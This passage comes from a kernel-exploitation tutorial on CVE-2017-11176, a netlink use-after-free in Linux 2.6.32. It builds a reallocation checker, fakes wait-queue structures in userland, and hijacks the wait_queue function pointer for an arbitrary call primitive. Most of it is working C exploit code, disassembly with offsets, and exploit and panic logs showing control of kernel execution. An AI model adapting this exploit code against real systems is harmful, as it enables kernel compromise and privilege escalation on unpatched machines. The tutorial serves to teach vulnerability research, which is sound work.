
Alright, we have everything we need here:

- *nlk->pid* **offset is 0x288** in "struct netlink_sock"
- *nlk->groups* **offset is 0x2a0** in "struct netlink_sock"

In order to check that the reallocation succeeds, we will set the **pid** value to "0x11a5dcee" (arbitrary value) and the "groups" value to zero (otherwise it will be deferenced). Let's set those values into our *arbitrary data array* (i.e. *g_realloc_data*):

```c
#define MAGIC_NL_PID 0x11a5dcee
#define MAGIC_NL_GROUPS 0x0

// target specific offset
#define NLK_PID_OFFSET      0x288
#define NLK_GROUPS_OFFSET   0x2a0

static int init_realloc_data(void)
{
  struct cmsghdr *first;
  int* pid = (int*)&g_realloc_data[NLK_PID_OFFSET];
  void** groups = (void**)&g_realloc_data[NLK_GROUPS_OFFSET];

  memset((void*)g_realloc_data, 'A', sizeof(g_realloc_data));

  // necessary to pass checks in __scm_send()
  first = (struct cmsghdr*) &g_realloc_data;
  first->cmsg_len = sizeof(g_realloc_data);
  first->cmsg_level = 0; // must be different than SOL_SOCKET=1 to "skip" cmsg
  first->cmsg_type = 1; // <---- ARBITRARY VALUE

  *pid = MAGIC_NL_PID;
  *groups = MAGIC_NL_GROUPS;

  // TODO: do something useful will the remaining bytes (i.e. arbitrary call)

  return 0;
}
```

The reallocation data layout becomes:



Then check, that we retrieve those values with *getsockname()* (i.e. *netlink_getname()*):

```c
static bool check_realloc_succeed(int sock_fd, int magic_pid, unsigned long magic_groups)
{
  struct sockaddr_nl addr;
  size_t addr_len = sizeof(addr);

  memset(&addr, 0, sizeof(addr));
  // this will invoke "netlink_getname()" (uncontrolled read)
  if (_getsockname(sock_fd, &addr, &addr_len))
  {
    perror("[-] getsockname");
    goto fail;
  }
  printf("[ ] addr_len = %lu\n", addr_len);
  printf("[ ] addr.nl_pid = %d\n", addr.nl_pid);
  printf("[ ] magic_pid = %d\n", magic_pid);

  if (addr.nl_pid != magic_pid)
  {
    printf("[-] magic PID does not match!\n");
    goto fail;
  }

  if (addr.nl_groups != magic_groups)
  {
    printf("[-] groups pointer does not match!\n");
    goto fail;
  }

  return true;

fail:
  return false;
}
```

Finally, invoke it in the *main()*:

```c
int main(void)
{
  // ... cut ...

  realloc_NOW();

  if (!check_realloc_succeed(unblock_fd, MAGIC_NL_PID, MAGIC_NL_GROUPS))
  {
    printf("[-] reallocation failed!\n");
    // TODO: retry the exploit
    goto fail;
  }
  printf("[+] reallocation succeed! Have fun :-)\n");

  // ... cut ...
}
```

Now, re-launch the exploit. If the reallocation succeeds, you should see the message "[+] reallocation succeed! Have fun :-)". If not, then the reallocation has failed! You can try to handle the reallocation failure by retrying the exploit (warning: this will require more than just "relaunching it"). For now, we will just accept that we will crash...

In this section, we started doing *type confusion* with the **pid** field of our fake "netlink_sock" struct (i.e. from *g_realloc_data*). Also, we've seen how to trigger an *uncontrolled read primitive* with **getsockname()** which ends in *netlink_getname()*. Now that you are more familiar with UAF primitives, let's move on and get the arbitrary call!

Arbitrary Call Primitive

Alright, now you (hopefully) understood where our *UAF primitives* are and how to reach them (with file and/or socket-related syscalls). Note that we did not even considered the primitives brough by the other *dangling pointer*: hash list in **nl_table**. It is time to reach our goal: gain control over kernel execution flow.

Since we want to control the kernel execution flow, we need an *arbitrary call primitive*. As being said, we can have it by overwriting a function pointer. Does the *struct netlink_sock* structure hold any function pointer (FP)?

```
struct netlink_sock {
    /* struct sock has to be the first member of netlink_sock */
    struct sock     sk;                             // <----- lots of (in)direct FPs
    u32         pid;
    u32         dst_pid;
    u32         dst_group;
    u32         flags;
    u32         subscriptions;
    u32         ngroups;
    unsigned long       *groups;
    unsigned long       state;
    wait_queue_head_t   wait;                         // <----- indirect FP
    struct netlink_callback *cb;                     // <----- two FPs
    struct mutex        *cb_mutex;
    struct mutex        cb_def_mutex;
    void            (*netlink_rcv)(struct sk_buff *skb);    // <----- one FP
    struct module       *module;
};
```

Yay! We have lots of choices :-). What is a good *arbitrary call primitive*? One that:

- is *quickly* reachable from a syscall (i.e. small call trace)
- *quickly* goes out of the syscall once called (i.e. there is no code "after" the arbitrary call)
- can be reached and does not require to pass lots of checks
- does not have side effect on any kernel data structure

The most obvious first solution would be to put an arbitrary value in place of **netlink_rcv** function pointer. This FP is invoked by *netlink_unicast_kernel()*. However, using this primitive is a bit tedious. In particular, there are lots of checks to validate AND it has side-effects on our structure. The second most obvious choice would be the function pointers inside the **netlink_callback** structure. Again, this is not a "good" call primitive because reaching it is complex, it has lots of side-effects and we need to pass lots of checks.

The solution we choose is our old friend: **wait queue**. Hmm... but it does not have any function pointer?!

```
struct __wait_queue_head {
    spinlock_t lock;
    struct list_head task_list;
};
typedef struct __wait_queue_head wait_queue_head_t;
```

You're right, but its elements do (hence the "indirect" function pointer):

```
typedef int (*wait_queue_func_t)(wait_queue_t *wait, unsigned mode, int flags, void *key);

struct __wait_queue {
    unsigned int flags;
#define WQ_FLAG_EXCLUSIVE   0x01
    void *private;
    wait_queue_func_t func;              // <------ this one!
    struct list_head task_list;
};
```

In addition, we already know where this function pointer *func* is called (*__wake_up_common()*) and how to reach it (*setsockopt()*). If you don't remember how, please go back to part 2. We used this to unblock the main thread.

Again, there are always multiple ways to write an exploit. We choose this way because the reader should already be familiar with the wait queue now even though it might not be the *optimal* one. There are probably simpler ways but this (at least) works. Furthermore, it will show how to *mimic* kernel datastructure in userland (a common technique).

Controlling Wait Queue Element

In the previous section, it has been established that we will get an arbitrary call primitive with the help of wait queue. However, the wait queue itself does not have function pointer whereas its elements do. In order to reach them we will need to setup some stuff in userland. It will require to *mimic* some kernel data structure.

We assume that we control the data at offset *wait* (i.e. the wait queue "head") of a *kmalloc-1024* object. This is done via *reallocation*.

Let's look back at the *struct netlink_sock*. Note one important thing, the *wait* field is **embedded inside *netlink_sock***, this is not a pointer!

WARNING: Pay special attention (double check) if a field is "embedded" or a "pointer". This is a source of bugs and mistakes.

Let's re-write the *netlink_sock* structure with:

```
struct netlink_sock {
  // ... cut ...
    unsigned long       *groups;
    unsigned long       state;

  {                             // <----- wait_queue_head_t wait;
    spinlock_t lock;
    struct list_head task_list;
  }

    struct netlink_callback *cb;
  // ... cut ...
};
```

Let's expand it even further. The *spinlock_t* is actually "just" an unsigned int (check the definition, take care about CONFIG_ preprocessor), while "struct list_head" is a simple structure with two pointers:

```
struct list_head {
    struct list_head *next, *prev;
};
```

That is:

```
struct netlink_sock {
  // ... cut ...
    unsigned long       *groups;
    unsigned long       state;

  {                             // <----- wait_queue_head_t wait;
    unsigned int slock;         // <----- ARBITRARY DATA HERE
                                // <----- padded or not ? check disassembly!
    struct list_head *next;     // <----- ARBITRARY DATA HERE
    struct list_head *prev;     // <----- ARBITRARY DATA HERE
  }

    struct netlink_callback *cb;
  // ... cut ...
};
```

While reallocating, we will have to set some special value in **slock**, **next** and **prev** fields. To know "what" value, let's remind the call trace up to **__wake_up_common()** while expanding all parameters:

```
- SYSCALL(setsockopt)
- netlink_setsockopt(...)
- wake_up_interruptible(&nlk->wait)
- __wake_up_(&nlk->wait, TASK_INTERRUPTIBLE, 1, NULL)           // <----- deref "slock"
- __wake_up_common(&nlk->wait, TASK_INTERRUPTIBLE, 1, 0, NULL)
```

The code is:

```
      static void __wake_up_common(wait_queue_head_t *q, unsigned int mode,
            int nr_exclusive, int wake_flags, void *key)
      {
[0]     wait_queue_t *curr, *next;

[1]     list_for_each_entry_safe(curr, next, &q->task_list, task_list) {
[2]       unsigned flags = curr->flags;

[3]       if (curr->func(curr, mode, wake_flags, key) &&
[4]           (flags & WQ_FLAG_EXCLUSIVE) && !--nr_exclusive)
[5]         break;
        }
      }
```

We already studied this function. The difference now is that it will manipulate reallocated data (instead of legitimate wait queue elements). It does:

- [0] - declare pointers to **wait queue elements**
- [1] - iterate over the *task_list* doubly-linked list and set **curr** and **next**
- [2] - deference the *flag* offset of the current wait queue element *curr*
- [3] - **call the function pointer *func* of the current element**
- [4] - test if the *flag* has the WQ_FLAG_EXCLUSIVE bit set and if there is no more task to wake up
- [5] - if so, break

The ultimate arbitrary call primitive will be invoked at [3].

NOTE: If you do not understand the *list_for_each_entry_safe()* macro now, please go back to the Doubly Linked Circular List Usage section.

Let's summarize:

- if we can control the content of a wait queue element, we have an *arbitrary call primitive* with the *func* function pointer
- we will reallocate a *fake struct netlink_sock* object with controlled data (type confusion)
- The *netlink_sock* object has the head of the wait queue list

That is, we will **overwrite the *next* and *prev* field of the wait_queue_head_t (i.e. *wait* field) and make it point to USERLAND**. Again, the wait queue element (*curr*) will be in USERLAND.

Because it will point to userland, we can control the content of a wait queue element, hence the arbitrary call. However, *__wake_up_common()* poses some challenges.

First, we need to deal with the *list_for_each_entry_safe()* macro:

```
#define list_for_each_entry_safe(pos, n, head, member)          \
    for (pos = list_first_entry(head, typeof(*pos), member),    \
        n = list_next_entry(pos, member);           \
         &pos->member != (head);                    \
         pos = n, n = list_next_entry(n, member))
```

Since *doubly-linked lists* are circular, it means that the last element in the wait queue list need to point back to the head of the list (*&nlk->wait*). Otherwise, the *list_for_each_entry()* macro will loop indefinitely or eventually does a bad deref. We need to avoid it!

Fortunately, **we can stop the loop if we can reach the *break* statement [5]**. It is reachable if:

1. the called arbitrary function returns a non-zero value AND
2. the WQ_FLAG_EXCLUSIVE bit is set in our userland wait queue element AND
3. *nr_exclusive* reaches zero

The *nr_exclusive* argument is set to one during *__wake_up_common()* invokation. That is, it resets to zero after the first arbitrary call. Setting the WQ_FLAG_EXCLUSIVE bit is easy, since we control the content of the userland wait queue element. Finally, the restriction about the return value of (arbitrary) called function will be considered in part 4. For now, we will assume that we call a gadget that returns a non-zero value. In this article, we will simply call **panic()** which never returns and prints a nice stack trace (i.e. we can validate the exploit succeeded).

Next, because this is the "safe" version of the list_for_each_entry(), it means **the second element of the list will be dereferenced BEFORE the arbitrary call primitive.**

That is, we will need to set proper value in the ***next* and *prev* field of the userland wait queue element**. Since we do not know the address of *&nlk->wait* (assuming *dmesg* is not accessible) AND have a way to make the loop stop with [5], we will simply make it point to a fake next wait queue element.

WARNING: This "fake" next element must be *readable* otherwise the kernel will crash because of a bad deref (i.e. *page fault*). This will be explained in deeper detail in part 4.

In this section we saw what should be the value in the *next* and *prev* field of the reallocated *netlink_sock* object (i.e. pointer to our userland wait queue element). Next, we saw what was the pre-requisites in the userland wait queue element to access the arbitrary call primitive and get out of the *list_for_each_entry_safe()* macro properly. It is time to implement it!

Find Offsets

As we did with the reallocation checker, we will need to disassemble the code of *__wake_up_common()* to find various offsets. First, let's find its address:

```
$ grep "__wake_up_common" System.map-2.6.32
ffffffff810618b0 t __wake_up_common
```

Remember the ABI, *__wake_up_common()* has five arguments:

1. **rdi**: wait_queue_head_t *q
2. **rsi**: unsigned int mode
3. **rdx**: int nr_exclusive
4. **rcx**: int wake_flags
5. **r8** : void *key

The function starts with the prologue and then, it saves some parameters on the stack (making some registers available):

```
ffffffff810618c6:       89 75 cc                mov    DWORD PTR [rbp-0x34],esi // save 'mode'
 in the stack
ffffffff810618c9:       89 55 c8                mov    DWORD PTR [rbp-0x38],edx // save 'nr_exc
lusive' in the stack
```

Then, there is the **list_for_each_entry_safe()** macro initialization:

```
ffffffff810618cc:       4c 8d 6f 08             lea    r13,[rdi+0x8]            // store wait l
ist head in R13
ffffffff810618d0:       48 8b 57 08             mov    rdx,QWORD PTR [rdi+0x8]  // pos = list_f
irst_entry()
ffffffff810618d4:       41 89 cf                mov    r15d,ecx                 // store "wake_
flags" in R15
ffffffff810618d7:       4d 89 c6                mov    r14,r8                   // store "key"
 in R14
ffffffff810618da:       48 8d 42 e8             lea    rax,[rdx-0x18]           // retrieve "cu
rr" from "task_list"
ffffffff810618de:       49 39 d5                cmp    r13,rdx                  // test "pos !=
 wait_head"
ffffffff810618e1:       48 8b 58 18             mov    rbx,QWORD PTR [rax+0x18] // save "task_l
ist" in RBX
ffffffff810618e5:       74 3f                   je     0xffffffff81061926       // jump to exit
ffffffff810618e7:       48 83 eb 18             sub    rbx,0x18                 // RBX: current
 element
ffffffff810618eb:       eb 0a                   jmp    0xffffffff810618f7       // start loopin
g!
ffffffff810618ed:       0f 1f 00                nop    DWORD PTR [rax]
```

The code starts by updating the "curr" pointer (ignored during first loop) and then, the core of the loop itself:

```
ffffffff810618f0:       48 89 d8                mov    rax,rbx                  // set "currr"
 in RAX
ffffffff810618f3:       48 8d 5a e8             lea    rbx,[rdx-0x18]           // prepare "nex
t" element in RBX
ffffffff810618f7:       44 8b 20                mov    r12d,DWORD PTR [rax]     // "flags = cur
r->flags"
ffffffff810618fa:       4c 89 f1                mov    rcx,r14                  // 4th argument
 "key"
ffffffff810618fd:       44 89 fa                mov    edx,r15d                 // 3nd argument
 "wake_flags"
ffffffff81061900:       8b 75 cc                mov    esi,DWORD PTR [rbp-0x34] // 2nd argument
 "mode"
ffffffff81061903:       48 89 c7                mov    rdi,rax                  // 1st argument
 "curr"
ffffffff81061906:       ff 50 10                call   QWORD PTR [rax+0x10]     // ARBITRARY CA
LL PRIMITIVE
```

Every statement of the "if()" is evaluated to know if it should break or not:

```
ffffffff81061909:       85 c0                   test   eax,eax                 // test "curr->
func()" return code
ffffffff8106190b:       74 0c                   je     0xffffffff81061919       // goto next el
ement
ffffffff8106190d:       41 83 e4 01             and    r12d,0x1                 // test "flags
 & WQ_FLAG_EXCLUSIVE"
ffffffff81061911:       74 06                   je     0xffffffff81061919       // goto next el
ement
ffffffff81061913:       83 6d c8 01             sub    DWORD PTR [rbp-0x38],0x1 // decrement "n
r_exclusive"
ffffffff81061917:       74 0d                   je     0xffffffff81061926       // "break" stat
ement
```

Iterate in *list_for_each_entry_safe()* and jump back if necessary:

```
ffffffff81061919:       48 8d 43 18             lea    rax,[rbx+0x18]           // "pos = n"
ffffffff8106191d:       48 8b 53 18             mov    rdx,QWORD PTR [rbx+0x18] // "n = list_ne
xt_entry()"
ffffffff81061921:       49 39 c5                cmp    r13,rax                  // compare to w
ait queue head
ffffffff81061924:       75 ca                   jne    0xffffffff810618f0       // loop back (n
ext element)
```

That is, the wait queue elements offsets are:

```
struct __wait_queue {
    unsigned int flags;                 // <----- offset = 0x00 (padded)
#define WQ_FLAG_EXCLUSIVE   0x01
    void *private;                      // <----- offset = 0x08
    wait_queue_func_t func;             // <----- offset = 0x10
    struct list_head task_list;         // <----- offset = 0x18
};
```

In addition, we know that the "task_list" field in the *wait_queue_head_t* structure is located at offset 0x8.

This was quite predictable, but it is important to understand the code in assembly in order to know where exactly the arbitrary call primitive is invoked (**0xffffffff81061906**). This will be very handy when debugging. In addition, we know the state of various registers which would be *mandatory* in part 4.

The next step, is to find the address of the *wait* field in the *struct netlinksock*. We can retrieve it from **netlink_setsockopt()** which call *wake_up_interruptible()*:

```
static int netlink_setsockopt(struct socket *sock, int level, int optname,
                  char __user *optval, unsigned int optlen)
{
    struct sock *sk = sock->sk;
    struct netlink_sock *nlk = nlk_sk(sk);
    unsigned int val = 0;
    int err;

  // ... cut ...

    case NETLINK_NO_ENOBUFS:
        if (val) {
            nlk->flags |= NETLINK_RECV_NO_ENOBUFS;
            clear_bit(0, &nlk->state);
            wake_up_interruptible(&nlk->wait);    // <---- first arg has our offset!
        } else
            nlk->flags &= ~NETLINK_RECV_NO_ENOBUFS;
        err = 0;
        break;

  // ... cut ...
}
```

NOTE: From the previous section, we know that the *groups* field is located *0x2a0*. Based on the structure layout we can *predict* than the offset will be something like *0x2b0*, but we need to validate it. Sometimes it is not that obvious...

Function, *netlink_setsockopt()* is larger than *__wake_up_common()*. If you don't have a disassembler like IDA, it might be harder to locate the end of this function. However, we do not need to reverse the whole function! We only need to locate the call to *wake_up_interruptible()* macro which invokes *__wake_up()*. Let's find this call!

```
$ egrep "netlink_setsockopt| __wake_up$" System.map-2.6.32
ffffffff81066560 T __wake_up
ffffffff814b8090 t netlink_setsockopt
```

That is:

```
ffffffff814b81a0:       41 83 8c 24 94 02 00    or     DWORD PTR [r12+0x294],0x8    // nlk->fla
gs |= NETLINK_RECV_NO_ENOBUFFS
ffffffff814b81a7:       00 08
ffffffff814b81a9:       f0 41 80 a4 24 a8 02    lock and BYTE PTR [r12+0x2a8],0xfe  // clear_bi
t()
ffffffff814b81b0:       00 00 fe
ffffffff814b81b3:       49 8d bc 24 b0 02 00    lea    rdi,[r12+0x2b0]              // 1st arg
 = &nlk->wait
ffffffff814b81ba:       00
ffffffff814b81bb:       31 c9                   xor    ecx,ecx                      // 4th arg
 = NULL (key)
ffffffff814b81bd:       ba 01 00 00 00          mov    edx,0x1                      // 3nd arg
 = 1 (nr_exclusive)
ffffffff814b81c2:       be 01 00 00 00          mov    esi,0x1                      // 2nd arg
 = TASK_INTERRUPTIBLE
ffffffff814b81c7:       e8 94 e3 ba ff          call   0xffffffff81066560           // call __w
ake_up()
ffffffff814b81cc:       31 c0                   xor    eax,eax                      // err = 0
ffffffff814b81ce:       e9 e9 fe ff ff          jmp    0xffffffff814b80bc           // jump to
 exit
```

Our intuition was good the offset is **0x2b0**.

Good! So far we know what is the offset of *wait* in the *netlink_sock* structure, as well as the layout of a wait queue element. In addition, we precisely know where the arbitrary call primitive is invoked (ease debugging). Let's *mimic* the kernel data structure and fill the reallocation data.

Mimicking Kernel Datastructure

Since developing with hardcoded offset can quickly lead to unreadable exploit code, it is always good to *mimic* kernel datastructure. In order to check that we don't do any mistake we will *shamelessly* adapt the **MAYBE_BUILD_BUG_ON** macro to build a *static_assert* macro (i.e. checks during compilation time):

```
#define BUILD_BUG_ON(cond) ((void)sizeof(char[1 - 2 * !!(cond)]))
```

If the condition is true, it will try to declare an array with a negative size which produce a compilation error. Pretty handy!

Mimicking simple structure is easy, you just need to declare them as the kernel does:

```
// target specific offset
#define NLK_PID_OFFSET            0x288
#define NLK_GROUPS_OFFSET         0x2a0
#define NLK_WAIT_OFFSET           0x2b0
#define WQ_HEAD_TASK_LIST_OFFSET  0x8
#define WQ_ELMT_FUNC_OFFSET       0x10
#define WQ_ELMT_TASK_LIST_OFFSET  0x18

struct list_head
{
  struct list_head *next, *prev;
};

struct wait_queue_head
{
  int slock;
  struct list_head task_list;
};

typedef int (*wait_queue_func_t)(void *wait, unsigned mode, int flags, void *key);

struct wait_queue
{
  unsigned int flags;
#define WQ_FLAG_EXCLUSIVE 0x01
  void *private;
  wait_queue_func_t func;
  struct list_head task_list;
};
```

That's it!

On the other hand, if you would like to mimic *netlink_sock*, you would need to insert some *padding* to have the correct layout, or worst, re-implement all the "embedded" structures... We won't do it here since we only want to reference the "wait" field and the "pid" and "groups" fields (for the reallocation checker).

Finalize The Reallocation Data

Alright, now that we have our structure, let's declare the userland wait queue element and the "fake" next element globally:


```
static volatile struct wait_queue g_uland_wq_elt;
static volatile struct list_head  g_fake_next_elt;
```

And finalize the reallocation data content:

```
#define PANIC_ADDR ((void*) 0xffffffff81553684)

static int init_realloc_data(void)
{
  struct cmsghdr *first;
  int* pid = (int*)&g_realloc_data[NLK_PID_OFFSET];
  void** groups = (void**)&g_realloc_data[NLK_GROUPS_OFFSET];
  struct wait_queue_head *nlk_wait = (struct wait_queue_head*) &g_realloc_data[NLK_WAIT_OFFSET
];

  memset((void*)g_realloc_data, 'A', sizeof(g_realloc_data));

  // necessary to pass checks in __scm_send()
  first = (struct cmsghdr*) &g_realloc_data;
  first->cmsg_len = sizeof(g_realloc_data);
  first->cmsg_level = 0; // must be different than SOL_SOCKET=1 to "skip" cmsg
  first->cmsg_type = 1; // <---- ARBITRARY VALUE

  // used by reallocation checker
  *pid = MAGIC_NL_PID;
  *groups = MAGIC_NL_GROUPS;

  // the first element in nlk's wait queue is our userland element (task_list field!)
  BUILD_BUG_ON(offsetof(struct wait_queue_head, task_list) != WQ_HEAD_TASK_LIST_OFFSET);
  nlk_wait->slock = 0;
  nlk_wait->task_list.next = (struct list_head*)&g_uland_wq_elt.task_list;
  nlk_wait->task_list.prev = (struct list_head*)&g_uland_wq_elt.task_list;

  // initialise the "fake" second element (because of list_for_each_entry_safe())
  g_fake_next_elt.next = (struct list_head*)&g_fake_next_elt; // point to itself
  g_fake_next_elt.prev = (struct list_head*)&g_fake_next_elt; // point to itself

  // initialise the userland wait queue element
  BUILD_BUG_ON(offsetof(struct wait_queue, func) != WQ_ELMT_FUNC_OFFSET);
  BUILD_BUG_ON(offsetof(struct wait_queue, task_list) != WQ_ELMT_TASK_LIST_OFFSET);
  g_uland_wq_elt.flags = WQ_FLAG_EXCLUSIVE; // set to exit after the first arbitrary call
  g_uland_wq_elt.private = NULL; // unused
  g_uland_wq_elt.func = (wait_queue_func_t) PANIC_ADDR; // <----- arbitrary call!
  g_uland_wq_elt.task_list.next = (struct list_head*)&g_fake_next_elt;
  g_uland_wq_elt.task_list.prev = (struct list_head*)&g_fake_next_elt;
  printf("[+] g_uland_wq_elt addr = %p\n", &g_uland_wq_elt);
  printf("[+] g_uland_wq_elt.func = %p\n", g_uland_wq_elt.func);

  return 0;
}
```

See how this is less *error-prone* than hardcoded offset?

The reallocation data layout becomes:



Nice, we are done with reallocation data now! :-)

Trigger The Arbitrary Call Primitive

Finally, we need to trigger the arbitrary call primitive from the main thread. Since we already know that path from part 2, the following code should be pretty straightforward:

```
int main(void)
{
  // ... cut ...

  printf("[+] reallocation succeed! Have fun :-)\n");

  // trigger the arbitrary call primitive
  val = 3535; // need to be different than zero
  if (_setsockopt(unblock_fd, SOL_NETLINK, NETLINK_NO_ENOBUFS, &val, sizeof(val)))
  {
    perror("[-] setsockopt");
    goto fail;
  }

  printf("[ ] are we still alive ?\n");
  PRESS_KEY();

  // ... cut ...
}
```

Exploit Results

It is time to launch the exploit and see if it works! Because the kernel crashes, you might not have the time to see the *dmesg* output from your virtual machine. It is highly recommended to use netconsole!

Let's launch the exploit:

```
[ ] -={ CVE-2017-11176 Exploit }=-
[+] successfully migrated to CPU#0
[ ] optmem_max = 20480
[+] can use the 'ancillary data buffer' reallocation gadget!
[+] g_uland_wq_elt addr = 0x602820
[+] g_uland_wq_elt.func = 0xffffffff81553684
[+] reallocation data initialized!
[ ] initializing reallocation threads, please wait...
[+] 300 reallocation threads ready!
[+] reallocation ready!
[ ] preparing blocking netlink socket
[+] socket created (send_fd = 603, recv_fd = 604)
[+] netlink socket bound (nl_pid=118)
[+] receive buffer reduced
[ ] flooding socket
[+] flood completed
[+] blocking socket ready
[+] netlink socket created = 604
[+] netlink fd duplicated (unblock_fd=603, sock_fd2=605)
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 604 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 605 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
```

NOTE: We don't see the "reallocation succeed" string because the kernel crashes before dumping it to the console (it is buffered however).

And the *netconsole* result:

```
[  213.352742] Freeing alive netlink socket ffff88001bddb400
[  218.355229] Kernel panic - not syncing: ^A
[  218.355434] Pid: 2443, comm: exploit Not tainted 2.6.32
[  218.355583] Call Trace:
[  218.355689]  [<ffffffff8155372b>] ? panic+0xa7/0x179
[  218.355927]  [<ffffffff810665b3>] ? __wake_up+0x53/0x70
[  218.356045]  [<ffffffff81061909>] ? __wake_up_common+0x59/0x90
[  218.356156]  [<ffffffff810665a8>] ? __wake_up+0x48/0x70
[  218.356310]  [<ffffffff814b81cc>] ? netlink_setsockopt+0x13c/0x1c0
[  218.356460]  [<ffffffff81475a2f>] ? sys_setsockopt+0x6f/0xc0
[  218.356622]  [<ffffffff8100b1a2>] ? system_call_fastpath+0x16/0x1b
```

VICTORY! We successfully called *panic()* from *netlink_setsockopt()*!

We are now controlling the Kernel Execution Flow! The *arbitrary call primitive* has been exploited. :-)

Conclusion

